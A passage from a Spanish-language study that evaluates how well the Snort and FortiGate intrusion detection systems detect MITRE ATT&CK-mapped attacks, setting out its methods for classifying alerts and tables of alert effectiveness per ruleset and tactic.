comporte como TP o FP, sino que debe afirmarse para cada caso concreto si esa alerta se comporta como TP o FP.

Para lograr llevar a cabo esta identificación de alertas de forma fiable, en este estudio se han seguido dos procedimientos estrictos de identificación. Ambos procedimientos se integran en el estudio, de forma que se pueda establecer una comparativa entre las dos metodologías y sus resultados. En primera instancia, el análisis automático se ha realizado para todos los ataques (y tráfico legítimo) del banco, mientras que el manual se ha realizado para casi todos los ataques exceptuando aquellos cuyo tamaño o dificultad de manejo han impedido su aplicación. Sólo se han contabilizado para los resultados finales (orientados a capacidad de detección, efectividad y rendimiento) aquellos ataques con el procedimiento manual realizado, para no afectar negativamente a los resultados.

5.4.5.1 Manual

Esta metodología consiste en la observación minuciosa de los casos estudiados. Manualmente se determina la categoría a la que pertenece cada alerta (TP o FP) para cada uno de los ataques implementados. Este procedimiento es el más contundente y fiable de los dos, pero depende en gran medida de la perspectiva y maniobrabilidad humana. Con lo primero, se hace referencia a la carencia de un estándar común o de unas pautas firmes que definan cuándo una alerta es TP o cuándo es FP, dependiendo exclusivamente de la visión del analista. A diferencia de los procesos automatizados, esta elección debe realizarse aplicando el conocimiento que se dispone de la materia y elaborando un análisis minucioso de la situación, normalmente acompañado de preguntas tales como ¿es un ataque lo que está identificando la alerta?, ¿verdaderamente se está haciendo referencia al ataque, o se está identificando un paso previo/posterior? ¿la alerta identifica el ataque o la herramienta que lo genera? o ¿esta herramienta se puede utilizar con fines legítimos? Tratando siempre de establecer el mismo listón para todos los casos, este procedimiento dispone de gran precisión, aunque tiene un gran punto débil (maniobrabilidad): no es posible llevarlo a la práctica en entornos con capturas de paquetes de gran tamaño, o con un gran número de ellas, por la clara incapacidad del individuo de manejar los recursos.

5.4.5.2 Automático

Este procedimiento se divide en dos fases principales, que pretenden alcanzar un resultado parejo al procedimiento Manual.

- **Fase I – Entrenamiento:** puesto que en esta metodología se descarta cualquier intervención manual (pretende ser alternativa a dicha metodología, no análoga), es necesario disponer de un algoritmo de identificación de FPs. Para lograr este objetivo, se ha propuesto una primera etapa de entrenamiento. En esta fase, se expone al IDS ante situaciones legítimas, sin ningún ataque capturado, para observar su respuesta. Una vez analizadas las capturas de tráfico legítimo (capturas con diferentes procedencias y contextos) se recogen las alertas que se han generado en esta fase. Estas alertas se marcarán como FP para este procedimiento. Se procede, a continuación con la siguiente fase.
- **Fase II – Trabajo:** recogidas las alertas que se han generado para el tráfico legítimo, se llevan a cabo los análisis de detecciones para las capturas con ataque. Puesto que no es posible identificar manualmente qué alertas son FP y TP en cada contexto de ataque, se acude al banco de FP elaborado en la Fase I y se utiliza para identificar estas nuevas alertas como FP o TP. Toda alerta generada para una captura de ataque que también aparezca en las detecciones legítimas se considera como FP. Si no aparece en ambas, será TP. A primera vista, y de acuerdo con lo que se comentó anteriormente, se puede apreciar la deficiencia principal de este método. Se están calificando las alertas de forma permanente como FP o TP, cuando se ha descrito que esto en la realidad no siempre es así. Asimismo, hay otro punto que limitan el alcance de este método, el alcance finito del banco legítimo. Para poder abarcar todas las situaciones posibles y cubrir todos los casos prácticos, debe disponerse de un registro casi infinito de capturas de paquetes legítimas. Incluso en el caso de que estuviera al alcance un banco con un gran número de capturas, éstas no tendrían la misma efectividad que las capturas de ataque. Una captura de ataque pone más a prueba un IDS que una captura de tráfico legítimo. Por ejemplo, supóngase el caso en el que se pretende comprobar si una alerta asociada a un ataque de denegación de servicio se activa o no, y cuando lo hace si lo hace correctamente o no. Con tráfico legítimo este acercamiento es prácticamente imposible de atajar, mientras que una captura de un ataque de denegación de servicio real podría realizar esa función.

5.4.6 Detección Flujos, Mensajes e Instancias (Snort y FortiGate)

En base al formato ofrecido por los IDS para el registro de alertas, se han elaborado tres enfoques distintos (aunque relacionados) para el análisis de los resultados. Los análisis se efectuarán, siempre que sea posible (hay ocasiones en las que la falta de campos limita el análisis) a nivel de flujos, mensajes e instancias. Esto tiene dos consecuencias principales. La primera conlleva el recuento de flujos, mensajes e instancias con ataque para cada implementación individual. La segunda, obliga a la observación minuciosa de los *logs* para la identificación de campos que permitan establecer una asociación entre flujo/mensaje/instancia con ataque y flujo/ mensaje/ instancia con ataque (no) detectado. De acuerdo con las definiciones técnicas, estos son los procedimientos seguidos:

- **Flujos:** se atenderá a los flujos UDP, TCP y ICMP. Los dos primeros vienen definidos por la combinación invertible entre puertos origen y destino y direcciones origen y destino. Los flujos ICMP, por otro lado, pueden identificarse por el ID de ICMP.
- **Mensajes:** son idénticos a la definición de paquete de datos.
- **Instancia de ataque:** es la cadena concreta de ataque (pudiendo un mensaje/paquete contener varias instancias). En la sección particular de cada IDS se explican las causas y decisiones tomadas respecto a este criterio, así como los detalles acerca de los métodos de identificación de flujos / mensajes / instancias.

5.4.7 Detecciones Reales vs Detecciones Eficaces (Snort y FortiGate)

En el estudio se tienen en consideración dos enfoques para las detecciones. Se entenderá por:

- **Detecciones Reales:** detecciones que surgen de analizar a nivel práctico cuáles son los porcentajes de detección que ofrece cada IDS para las distintas secciones, procurando siempre mantener la individualidad. Esto es, considerar cada flujo principal (o mensaje/instancia) como único, ignorando ataques colaterales. Su detección es un 100% y su no detección es un 0%. En conjunto, la detección de un IDS se calcula a partir de estos cálculos individuales.
- **Detecciones Eficaces:** concepto muy común en el campo de la ciberseguridad, las detecciones eficientes. Esto afecta a todos los IDS y por lo general, constituye un enfoque más objetivo en comparación con las detecciones del primer enfoque (pudiéndose denominar detecciones prácticas o reales). No obstante, tienen un nivel inferior de detalle, sólo alcanzable cuando se lleva a cabo una minuciosa interacción manual. Las detecciones eficaces se pueden separar en dos categorías. Por un lado, las detecciones eficaces a nivel de flujos y por otro a nivel de ataques (existen detecciones a nivel de mensajes e instancias, pero son excesivamente concretas, y derivarían en análisis muy parecidos a los reales).

En el apartado de detecciones eficaces a nivel de flujos, se tienen en cuenta, como punto de partida, tanto los flujos de ataque principales como los colaterales. Cualquier alerta que se valide como TP marcará el flujo correspondiente que la ha generado como detectado. A priori, puede parecer que los resultados obtenidos serán idénticos a los reales, pero la inserción de los flujos colaterales como parte de las detecciones incrementa notablemente los resultados. No hay que olvidar que, aunque puedan no estar relacionados con el ataque que se desea estudiar, siguen siendo ataques detectados por el IDS y merecen ser identificados como tal. A nivel de ataques, la interpretación es ligeramente diferente, ofreciendo mejores resultados en conjunto. Definiendo en este caso ataque como una captura de paquetes completa, se consideraría que el ataque se ha detectado al completo si se genera una alerta válida (TP) para alguno de los flujos de ataque que lo conforman, ya sean principales o colaterales. Esto se sustenta en el hecho de que, si el sistema de protección de la víctima bloquease el flujo detectado como ataque, se estaría obstaculizando la consecución completa del ataque, provocando que este no pueda ser ejecutado.

Para entender estas interpretaciones, se puede plantear el siguiente ejemplo de un ataque basado en una comunicación C&C. Supóngase que el ataque consiste en la programación de una exfiltración de datos a través de un canal C&C. El ataque principal lo constituiría la programación en sí, mientras que el establecimiento del canal C&C sería considerado como un ataque colateral. A continuación, imagínese que el IDS a estudiar detecta satisfactoriamente el establecimiento del canal, pero no la programación. En un análisis real, la detección del ataque sería del 0%, pues no se está detectando el ataque principal de la captura. Aplicando ahora los conceptos de detecciones eficaces, los resultados serían diferentes. A nivel de flujos, dos son los flujos con ataque que intervienen en el caso. Por un lado, el establecimiento del canal y por otro la programación de la exfiltración. El primero es identificado por el IDS, pero el segundo no. En conjunto, se tendría un 50% de detección eficaz de flujos (notablemente mejor que el 0% real). A nivel de ataques, el flujo detectado es el establecimiento del canal. Si este flujo fuese bloqueado por el sistema de protección de la víctima, la exfiltración no podría producirse (los ataques colaterales que aparecen en las capturas son indispensables para el ataque, sino se podrían haber aislado completamente del principal) y por tanto, el ataque no cumpliría su finalidad. En ese caso, a nivel de ataques se tendría un 100% de detección.

5.4.8 Protocolo de Ataque (Snort y FortiGate)

Un paquete, de acuerdo con las especificaciones del modelo OSI, se sustenta sobre varios protocolos de comunicaciones que permiten estandarizar el lenguaje entre origen y destino. Los ataques implementados en este estudio, aunque hacen uso de varios protocolos en su estructura (que permiten su envío por la red), tienen un **protocolo base** (denominado aquí como protocolo de ataque) en el que se encuentra la cadena de ataque o que está íntimamente ligado con la naturaleza del ataque. Por ejemplo, en un ataque de inyección SQL, el protocolo de ataque sería HTTP, pues la cadena de ataque se encuentra en la URL dentro de uno de los campos de dicho protocolo. En el estudio se ha hecho hincapié en registrar el protocolo de ataque para poder esbozar una visión global acerca de la naturaleza de los ataques que intervienen en el análisis.

5.4.9 Ataques LV1 vs LV2 (Snort y FortiGate)

En una primera aproximación, el objetivo de la implementación de ataques es elaborar un banco exhaustivo de ataques con claras intenciones maliciosas. No obstante, en contadas situaciones las técnicas de ataque recurren a métodos poco agresivos de interacción con la víctima, por lo que pueden ser confundidos a menudo con actividad legítima. Otras veces, por cuestiones de recursos, modalidades de ataque o limitación de software, los ataques no son tan claros como originariamente se planteaban y también pueden asemejarse a tareas ordinarias del usuario en un entorno controlado o autorizado. Puesto que este acercamiento no puede ser ignorado a la hora de evaluar las detecciones ofrecidas por los IDS, se plantea la siguiente disyuntiva que permite clasificar los ataques en función del contexto en el que son ejecutados.

- **LV1:** Un ataque pertenecerá a la categoría LV1 si no existe ningún contexto bajo el cual pueda considerarse como una actividad legítima programada por el usuario. Por lo general, ataques de denegación masivos, uso de malware y el establecimiento de canales C&C, entre otros, serán ataques LV1.
- **LV2:** Un ataque pertenecerá a la categoría LV2 si existe algún contexto bajo el cual pueda considerarse como actividad legítima programada por el usuario. Un buen ejemplo es el uso de SSH para el acceso a la red de la víctima. Su empleo no implica necesariamente un ataque. Esta aclaración es fundamental para entender la (no) detección de ciertos ataques.

5.4.10 Rendimiento (Snort y FortiGate)

La gran mayoría de estudios vigentes en la actualidad que analizan porcentajes de detección de IDS o cortafuegos se sustentan sobre las detecciones eficaces. No obstante, hay otro concepto que es globalmente conocido y que se usa en multitud de campos para determinar la utilidad de un producto (en este caso, un producto de carácter defensivo orientado a la ciberseguridad). El **rendimiento**, descrito por la Ecuación (5-1) representa el rendimiento del IDS, atendiendo a dos características, la capacidad de detección (representada como CD, pudiendo tomar valores de 0 a 1) y el porcentaje de falsos positivos (representado como FP, pudiendo tomar valores de 0 a 1). Como resultado se obtiene un valor de 0 a 1. Cuanto más alto sea ese valor, mejor rendirá el IDS en un contexto determinado. Es importante la mención del “contexto”, pues aunque el porcentaje de Falsos Positivos pueda mantenerse constante bajo algunas circunstancias, la capacidad de detección varía en función del enfoque aplicado. Esta notación permite tener en consideración la capacidad de detección de ataques de un IDS en combinación con su precisión. Un IDS que detectara todos los paquetes como ataques, tendría una capacidad de detección del 100%. Si sólo se tuviera en cuenta la capacidad de detección, saldría como mejor solución indiscutiblemente, lo cual, a primera vista, parece claramente un error, pues no se está considerando el seguramente ínfimo nivel de TPs. De la misma forma, un IDS que no generara ninguna alerta de ataque o muy pocas con una precisión del 100%, sería la mejor solución respecto al porcentaje de TPs, pero también resultaría poco efectivo a nivel de capacidad de detección. Por ello, el cálculo del rendimiento se plantea como la mejor interpretación del comportamiento de un IDS.

$$\eta = \sqrt{CD(1 - FP)} \quad (5-1)$$

5.4.11 Grado de Implementación (Balance)

Para elaborar un correcto análisis, en ocasiones conviene realizar una retrospectiva para identificar el grado de implementación alcanzado con el banco disponible. Este tipo de enfoques permiten identificar si el estudio es equilibrado, variado y contempla un amplio rango de condiciones y características que pueden afectar a los resultados. Existen multitud de alternativas para estudiar el grado de implementación en un estudio, aunque para este caso concreto se puede tomar el siguiente par de puntos como una referencia genérica.

- Grado de Implementación de Tácticas en función de ataques, técnicas y subtécnicas implementados: permite comprobar si alguna táctica ha monopolizado los análisis o apenas ha sido probada. Permite también obtener una visión global de la estructura de ataques a nivel de tácticas.

- Grado de Implementación de Tácticas / Técnicas / Subtécnicas: ofrece el alcance logrado por el estudio respecto a la totalidad de tácticas / técnicas / subtécnicas de la matriz MITRE ATT&CK. Crucial para determinar si se ha alcanzado el límite en la implementación o existe margen de ampliación

5.4.12 Resumen de Criterios

Recuperando los criterios descritos en los anteriores apartados de Criterios de Análisis de la sección 4 del documento, para introducir correctamente los resultados de cada uno de los IDS (así como del balance) se presenta la siguiente tabla a modo esquemático. Esta tabla resume los enfoques para cada uno de los criterios, justificando así su presencia en los apartados respectivos. Un “tick” indica que el concepto o criterio tiene su apartado particular en la sección indicada por la columna. Un signo menos (-) indica que el criterio afecta a los resultados pero lo hace de forma implícita (los resultados ya tienen el criterio aplicado de forma genérica). Un signo más (+) indica que el criterio no tiene un apartado como tal pero forma parte de los resultados, ya sea como ejes de gráficas o condicionantes. Por último, una celda vacía significa que el criterio no aplica al caso indicado en la columna o no tiene un apartado por su irrelevancia práctica.

Criterio / Enfoque	Snort	FortiGate	Balance
Fuente de Alertas	✓	✓	
Proc. Identificación Alertas y FP	✓	✓	
Densidad de Alertas	✓	✓	
Efectividad de Alertas	✓	✓	✓
Detección de Flujos	✓	✓	✓
Detección de Mensajes	✓		
Detección de Instancias	✓		
Protocolo de Ataque	✓	✓	
Ataques LV1 vs LV2	✓	✓	✓
Ataques L2 vs L3	-	-	-
Ataque Principal vs Colateral	+	+	+
Detecciones Reales	✓	✓	✓
Detecciones Eficaces	✓	✓	✓
Rendimiento	✓	✓	✓
Grado de Implementación			✓

Tabla 5-1. Resumen de Criterios

5.5 Snort

Como anotación general, los resultados extraídos para el IDS Snort se han obtenido haciendo uso de la configuración común (sin importación de módulos personalizados) y aplicando los preprocesadores habituales. Existen preprocesadores adicionales que permiten ampliar el alcance de Snort a ataques de tipo L2 (capa de enlace). No se ha contemplado dicha posibilidad en el estudio. En el repositorio Github pueden consultarse los detalles relacionados con este concepto (configuración, reglas, etc.).

5.5.1 Fuente de Alertas (RuleSets)

Las detecciones, como se ha comentado anteriormente, se sustentan sobre cuatro RuleSets. Estos RuleSets forman la base fundamental de los análisis de Snort, pues en cada uno interviene un número variable de reglas, con distinta procedencia, que determinará si un ataque es detectado o no. Asimismo, los flujos, mensajes e instancias son objeto principal de análisis, jugando un papel fundamental en la elaboración de gráficas.

La siguiente gráfica muestra el número de reglas únicas de cada paquete (con únicas se hace referencia a que no se encuentran en otros paquetes de reglas). La última columna representa la suma total, o subtotal, de todas las reglas únicas que conforman el estudio (incluidas en el RS4). Resulta sorprendente la notable diferencia en el número de reglas entre el paquete Community (sin necesidad de registro en Snort) y el Talos Registered (con necesidad de registro en Snort). Si se comparasen los tamaños de reglas de estos dos paquetes, hablaríamos de que el paquete de reglas Community tan sólo constituye un 8,8 % del global junto con Talos Registered. Respecto a las reglas elaboradas por Emerging Threats, el paquete por defecto (ETOpen) agrupa más reglas únicas que el optimizado, el cual se puede considerar como un añadido o complemento del principal.




Figura 5-1. Gráfica de Proporciones de Paquetes de Reglas

Conociendo las bases de los cuatro RuleSets, así como su estructura y composición, se pueden elaborar varias gráficas de interés relacionadas con los ataques y técnicas implementados.

En primer lugar, podemos plantear cuatro pares de gráficas que muestren el porcentaje de ataques y técnicas para los que disponen de reglas cada uno de los RuleSets. El procedimiento consiste en contar, para cada RuleSet, cuántos ataques han generado como mínimo una alerta válida o TP (ídem para las técnicas). De esta forma, se puede estimar el campo que cubren las alertas de Snort. A un mayor porcentaje en los resultados, mayor es el rango de actividad de las reglas de Snort y por tanto mayor es la diversidad que presentan. Es crucial que las alertas del recuento constituyan TP, para no contar como válidas alertas que no identifican correctamente los ataques. Es importante aclarar que este tipo de análisis sólo se centra en alertas, no en detecciones (no se sigue el mismo procedimiento que las detecciones eficaces de más adelante).



PORCENTAJE DE TÉCNICAS CON ALERTA TP PARA RS1**PORCENTAJE DE ATAQUES CON ALERTA TP PARA RS1**

Figura 5-2. Gráfica de Porcentajes de Técnicas y Ataques con Alerta TP para RS1



PORCENTAJE DE TÉCNICAS CON ALERTA TP PARA RS2**PORCENTAJE DE ATAQUES CON ALERTA TP PARA RS2**

Figura 5-3. Gráfica de Porcentajes de Técnicas y Ataques con Alerta TP para RS2



PORCENTAJE DE TÉCNICAS CON ALERTA TP PARA RS3**PORCENTAJE DE ATAQUES CON ALERTA TP PARA RS3**

Figura 5-4. Gráfica de Porcentajes de Técnicas y Ataques con Alerta TP para RS3



PORCENTAJE DE TÉCNICAS CON ALERTA TP PARA RS4**PORCENTAJE DE ATAQUES CON ALERTA TP PARA RS4**

Figura 5-5. Gráfica de Porcentajes de Técnicas y Ataques con Alerta TP para RS4



Figura 5-6. Gráfica de Porcentajes de Técnicas con Alerta TP por RuleSets




Figura 5-7. Gráfica de Porcentajes de Ataques con Alerta TP por RuleSets

Previsiblemente, a medida que se avanza en la selección del RuleSet, el número (y consecuentemente, el porcentaje) de ataques y técnicas para los que se dispone de reglas aumenta. En el caso del RS4, para las técnicas, aproximadamente 2 de cada 3 ataques disponen de alertas, mientras que para ataques algo más de la mitad. Este aumento del porcentaje es irregular y pronunciado en algunos casos concretos. Si se atiende al porcentaje de técnicas con alerta TP para el RS1 y RS2, se puede apreciar un salto del 30,5 %, bastante mayor en comparación con la diferencia de porcentajes entre RS3 y RS4 para la misma categoría (tan sólo un 4,4 %). Respecto a la sección de ataques, aunque también hay disparidad, los cambios parecen menos notables (el más brusco se produce entre el RS1 y el RS2, siendo éste de un 21,6 %). Estas interpretaciones se centran en el cambio de RuleSets, pero es posible obtener otras conclusiones en base a la dualidad técnica / ataque. Observando el par de gráficas del RS4, que representan a grandes rasgos el conjunto completo de reglas, el porcentaje de técnicas con alerta TP sobrepasa al de ataques, con una diferencia de 14,2 %. Esto tiene una explicación sencilla y lógica. El término ataque hace referencia a la unidad mínima de implementación (un fichero PCAP). Por tanto, parece razonable que el porcentaje de ataques con alerta TP sea menor al de técnicas, pues estas pueden contener varios ataques. Tan sólo es necesario que uno de estos ataques disponga de una alerta TP asociada para que la técnica se marque como “Con Alerta”. En vista a los resultados finales, podría cuestionarse si hacer uso de alguno de los RuleSets anteriores al cuarto tiene alguna ventaja o beneficio. Estas gráficas, aunque muestran datos esclarecedores acerca del rango de acción de las alertas de Snort, no aportan información suficiente acerca del rendimiento que estas reglas ofrecen, así como la dispersión o densidad que pueden presentar. En el mismo sentido, tampoco certifican si los ataques han sido abarcados de forma completa o no.

5.5.2 Densidad y Efectividad de Alertas

Para lograr la problemática planteada en el anterior apartado, se extraen y analizan las alertas que Snort genera (los diferentes SIDs generados para cada ataque)⁵. Como punto de partida, se elabora la Tabla 5-2, que muestra el número de SIDs diferentes generados en total para cada táctica, usando los cuatro RuleSets disponibles. Adicionalmente, se elabora una tabla que recoja las alertas TP totales (alertas válidas) que permiten afirmar con rotundidad que estas alertas están asociadas correctamente a los ataques (véase la Tabla 5-3). Esta tabla sigue un procedimiento de elaboración idéntico a la anterior, salvo por la premisa de que sólo se contabilizan SIDs que finalmente han sido considerados manualmente como TP. Con estas dos tablas que proporcionan una visión general de las alertas, se pueden diseñar otras dos que, partiendo de las anteriores, demuestren cualidades concretas del IDS Snort. En primer lugar, convendría conocer la densidad de alertas. Este término hace referencia al número de alertas que son generadas para cada ataque. Para exponer este concepto, se elabora la Tabla 5-4, que muestra las alertas que se generan en promedio para cada ataque analizado. El cálculo de estos valores viene definido por la fórmula (5-2).

$$\frac{N^{\circ} \text{ de alertas totales (por RuleSet y Táctica)}}{N^{\circ} \text{ de Ataques Implementados (por RuleSet y Táctica)}} \quad (5-2)$$

Esta tabla se acompaña de un formato condicional que permite sombrear las casillas que más alertas generen por ataque, lo que facilita su observación y análisis, de forma que aquellas tácticas (para un RS concreto) que generen más alertas tendrán un sombreado más intenso, mientras que aquellos casos en los que se generen muy pocas o ninguna alerta, no se verán sombreadas. A partir de este “mapa de calor” adaptado, podemos establecer varias resoluciones. La primera de ellas es la más evidente. El RS4, al disponer del mayor número de reglas, presenta una mayor densidad de estas para los ataques estudiados. Se puede apreciar cómo el mapa de calor aumenta de intensidad conforme uno se desplaza hacia la derecha (aumentando de RuleSet). Además de esta sentencia es posible identificar algunas tácticas que presentan mayor densidad que otra. Esta diferencia no es brusca (la intensidad del coloreado no cambia excesivamente) pero sí notable en ciertos contextos. Tácticas como *Execution*, *Initial Access*, *Persistence* y *Lateral Movement* presentan una mayor densidad de alertas por ataque. Por otro lado, tácticas como *Credential Access* y *Discovery* disponen de alertas más concretas y precisas.

Tras haber comprobado mediante dicha tabla la densidad de alertas, se procede con el otro concepto clave de este apartado, la efectividad de las alertas. Para el cálculo de la efectividad, se utiliza la siguiente fórmula.

$$\frac{TP \text{ Totales (por RS y táctica)}}{Alertas \text{ Totales (por RS y táctica)}} \quad (5-3)$$

Aplicando esta fórmula a cada una de las celdas del esquema de tabla planteado, se obtiene un nuevo mapa de calor que identifica las situaciones concretas en las que las reglas han sido más o menos efectivas (cuanto más intenso sea el sombreado mayor es la efectividad). Puede consultar estos datos en la Tabla 5-5. Esta tabla complementa lo comentado anteriormente en la sección y permite elaborar una idea conjunta de mayor validez⁶. Frente al concepto extraído a partir de la tabla de promedio de alertas, se concluye que el RS4 es aquel que presenta una mayor densidad de alertas. Sin embargo, esta tabla nos muestra que el RS4 no es el RuleSet que presenta mayor efectividad, aparentemente.

Para reforzar las indicaciones acerca de la efectividad de las reglas, se pueden construir dos gráficas más. La primera evalúa la efectividad de cada uno de los RuleSets. Para ello basta con usar el porcentaje de TPs para cada RS respecto al número de alertas totales (calculado a partir de las Tablas Tabla 5-2 y Tabla 5-3). El caso contrario (segunda gráfica) representa el porcentaje de FPs para cada RS respecto al número de alertas totales y resulta de calcular el porcentaje restante para llegar al 100%. De esta forma, se logra una perspectiva completa del rendimiento que ofrecen estas alertas.

⁵ Para esta parte del análisis no se tienen en cuenta aquellos ataques cuyas alertas no han podido ser filtradas manualmente, a causa del excesivo tamaño de los ficheros, tanto de la captura de paquetes como de los ficheros de salida con las alertas.

⁶ Recuerde que los análisis para el RS4 actúan como un análisis completo (por el hecho de que éste contiene a todos los demás). Las conclusiones globales de Snort se extraen a partir de estas columnas.

Fruto del análisis detenido de estas figuras, se extraen las siguientes anotaciones.

- El RS2 es el que presenta una mayor efectividad de alertas, con un 34,78 %. Por cada 10 alertas generadas por los paquetes de reglas que lo componen, 3 identificarán ataques adecuadamente aproximando a enteros). El segundo RuleSet con un mayor porcentaje de efectividad de alertas es el RS3, con un 33,11 %. Repitiendo la sentencia del caso anterior, por cada 10 alertas generadas también 3 identificarán ataques correctamente, muy similar al primero a niveles prácticos. Para el RS1 y el RS4 los resultados se encuentran bastante lejos de los dos anteriores. El RS1 presenta un 15,22 % de efectividad de alertas, un resultado bastante pobre si se plantea la situación en la que 10 alertas tan sólo generan 1 o 2 alertas que acaban calificándose de TP. La situación es similar para el RS4, con un 18,32 %.
- No existe una tendencia lineal entre los valores resultantes de los cálculos de efectividad para cada uno de los RuleSets. Podría imaginarse la situación hipotética en la que a mayor número de reglas, menor es la efectividad que presentan. Esta relación de proporcionalidad inversa no se demuestra en las gráficas, ni tampoco la situación opuesta, en la que tiene lugar una relación proporcional directa (a mayor número de reglas, mayor efectividad). No obstante, se puede apreciar un efecto “meseta” en los dos RuleSets intermedios. Para un número intermedio de reglas, la efectividad es mayor. Abstrayendo este concepto, y formulándolo de forma que el valor más alto se alcanza en el punto intermedio del rango a estudiar, la gráfica parece asemejarse a una curva de campana (sin curvatura, pues no presenta un número infinito de valores en el Eje X). Dicho de otra manera, para lograr la mayor efectividad posible no hay que introducir ni muchas alertas ni reducir el total a pocas, sino mantener un conjunto equilibrado.
- El mayor valor de efectividad se alcanza para el RS2 en la táctica “Discovery”, con un 58%. Ningún otro caso supera este umbral superior, siendo el 0% el valor mínimo registrado para varias combinaciones de RuleSet y Táctica. Si se realiza un promedio de las 48 combinaciones Táctica / RuleSet (sin contar *Resource Development*, para la cual no se han generado alertas), se obtiene que el porcentaje de efectividad es del 21%.

Alertas Totales (SIDs)					
Táctica	RS1	RS2	RS3	RS4	TOTAL SIDS
Reconnaissance	4	20	30	49	49
Resource Development	0	0	0	0	0
Initial Access	8	31	48	94	94
Persistence	1	13	21	42	42
Privilege Escalation	0	4	5	12	12
Credential Access	1	3	14	31	31
Collection	2	4	10	27	27
Impact	9	20	27	89	89
Command and Control	5	22	35	84	84
Defense Evasion	5	20	30	65	65
Lateral Movement	3	13	27	56	56
Discovery	2	12	14	29	29
Exfiltration	4	8	11	29	29
Execution	2	14	24	48	48
Total de Alertas	46	184	296	655	655
Porcentaje respecto Total	7,02%	28,09%	45,19%	100,00%	

Tabla 5-2. Alertas Totales (SIDs) - Snort

TP Totales (SIDs)					
Táctica	RS1	RS2	RS3	RS4	TOTAL SIDS
Reconnaissance	1	9	11	17	17
Resource Development	0	0	0	0	0
Initial Access	1	17	25	34	34
Persistence	0	7	10	12	12
Privilege Escalation	0	0	0	0	0
Credential Access	0	0	4	3	3
Collection	0	0	0	0	0
Impact	2	5	7	9	9
Command and Control	0	5	12	13	13
Defense Evasion	1	3	6	6	6
Lateral Movement	1	5	9	11	11
Discovery	0	7	7	7	7
Exfiltration	0	1	1	2	2
Execution	1	5	6	6	6
Total de TP	7	64	98	120	120
Porcentaje TP Respecto Total Alertas	15,22%	34,78%	33,11%	18,32%	

Tabla 5-3. TP Totales (SIDs) - Snort

Alertas Promedio (SIDs) por Ataque				
Táctica	RS1	RS2	RS3	RS4
Reconnaissance	1	4	6	10
Resource Development	-	-	-	-
Initial Access	1	4	6	12
Persistence	0	3	5	11
Privilege Escalation	0	4	5	12
Credential Access	0	0	2	4
Collection	1	2	5	14
Impact	1	1	2	5
Command and Control	1	2	4	9
Defense Evasion	1	3	5	11
Lateral Movement	1	3	5	11
Discovery	0	2	3	6
Exfiltration	2	4	6	15
Execution	1	7	12	24

Tabla 5-4. Alertas Promedio (SIDs) por Ataque - Snort

Efectividad SIDs (N° de TP / Alertas totales)				
Táctica	RS1	RS2	RS3	RS4
Reconnaissance	0,25	0,45	0,37	0,35
Resource Development	-	-	-	-
Initial Access	0,13	0,55	0,52	0,36
Persistence	0,00	0,54	0,48	0,29
Privilege Escalation	-	0,00	0,00	0,00
Credential Access	0,00	0,00	0,29	0,10
Collection	0,00	0,00	0,00	0,00
Impact	0,22	0,25	0,26	0,10
Command and Control	0,00	0,23	0,34	0,15
Defense Evasion	0,20	0,15	0,20	0,09
Lateral Movement	0,33	0,38	0,33	0,20
Discovery	0,00	0,58	0,50	0,24
Exfiltration	0,00	0,13	0,09	0,07
Execution	0,50	0,36	0,25	0,13

Tabla 5-5. Efectividad Alertas (SIDs) - Snort

